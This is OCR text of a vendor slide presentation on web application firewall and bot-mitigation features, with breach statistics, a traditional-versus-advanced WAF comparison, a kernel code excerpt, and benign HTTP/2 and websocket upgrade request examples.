
Verizon 2017 Data Breach Investigations Report



Source: Verizon 2017 Data Breach Investigations Report

Advanced Mitigation Techniques

- IP Reputation
- Geolocation
- Browser finger printing
- Proactive Defence
- Heavy URL detection
- TPS detection
- CAPTCHA challenge



Advanced Mitigation Techniques

- IP Reputation
- Geolocation
- Browser finger printing
- Proactive Defence
- Heavy URL detection
- TPS detection
- CAPTCHA challenge

✓ **Uniquely protects against session hijacking** by matching cookies with device ID

✓ **Captures unique device characteristics** for bots, DoS attacks, headless browsers and human users.

✓ **Identifies repeat visitors learning their traffic patterns**, even in the case users switched sessions or source IP's.


✓ Applies to brute force, volumetric DDoS, session hijacking protections and proactive bot defense


✓ **Thwart tracking evasion attempts by bots and scrapers**

Advanced Mitigation Techniques

Mitigation

- IP Reputation
- Geolocation
- Browser finger printing
- Proactive Defence
- Heavy URL detection
- TPS detection
- CAPTCHA challenge







This question is for testing whether you are a human visitor and to prevent automated spam submission.

What code is in the image?

submit





HACKAZON

FAQ Contact Us Wish List Sign In / Sign Up

All ▾ Search products...

1x Martha Stewart Crafts Garland, Pink Pom Pom Small

1x Edwin Jagger Ivory Porcelain Shaving Soap Bowl With

Show all items in shopping cart ›


Register on the site

Get the Best Price


Special selection

Top 3 most popular

Application Attack Visibility



Current status: Normal



Virtual Server: /Common/phpauction_1 » DoS Profile dos_protection

Display TPS during Last Hour

Auto Refresh Disabled

Advanced vs Traditional Web Application Firewall

TRADITIONAL WAF

- Signatures (OWASP Top 10)
- Often based on Regex
- File/URL/Parameter/Header/Cookie enforcement
- Login enforcement / Session tracking
- Flow enforcement
- IP blacklisting
- BOT detection based on IP database

ADVANCED WAF

- Bot detection
- Client fingerprinting
- Web scraping prevention
- Brute force mitigation
- L7 DDoS protection
- Heavy URL mitigation
- CAPTCHA challenges
- HTTP header sanitisation/insertion
- Anti-CSRF token insertion
- Perfect Forward Secrecy (PFS) ciphers
- Protocol enforcement
- DAST integration

0-Day Patching

```
struct group_info init_groups = { .usage = ATOMIC_INIT(2) };

struct group_info *groups_alloc(int gidsetsize){

    struct group_info *group_info;

    int nblocks;

    int i;


    nblocks = (gidsetsize + NGROUPS_PER_BLOCK - 1) / NGROUPS_PER_BLOCK;

    /* Make sure we always allocate at least one indirect block pointer */

    nblocks = nblocks ? : 1;

    group_info = kmalloc(sizeof(*group_info) + nblocks*sizeof(gid_t *), GFP_USER);

    if (!group_info)

        return NULL;

    group_info->ngroups = gidsetsize;

    group_info->nblocks = nblocks;

    atomic_set(&group_info->usage, 1);


    if (gidsetsize <= NGROUPS_SMALL)

        group_info->blocks[0] = group_info->small_block;

    else {

        for (i = 0; i < nblocks; i++) {

            gid_t *b;

            b = (void *)__get_free_page(GFP_USER);

            if (!b)

                goto out_undo_partial_alloc;
```


99% of vulnerabilities were compromised a year after the vulnerability was made public (CVE)

10 CVE's account for 97% of the exploits observed in 2014

Less than 49% of companies have an organized effort for patching 2015 Cisco Annual Security Report

Verizon 2015 DBIR

The Evolution of Web Protocols



```
GET /http.php HTTP/1.1
```

Payload:
<HTML><H1>Welcome</H1></HTML>

```
GET /http2.php HTTP/1.1
Upgrade: h2c
Connection: Upgrade, HTTP2-Settings
```

Payload:
00100436f6e74656e7420262620732e64...

```
GET /http.php HTTP/1.1
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Protocol: chat
```

Payload:
dll29x8hsadh23nfha8s892...

Recommendations

Strong focus on risk management

Consider source of threats: Human vs Bots

Application security is multi-disciplinary

Evaluate new protocols (e.g. HTTP/2) and API's

Continuous assessment of applications essential

Thank You

SOLUTIONS FOR AN APPLICATION WORLD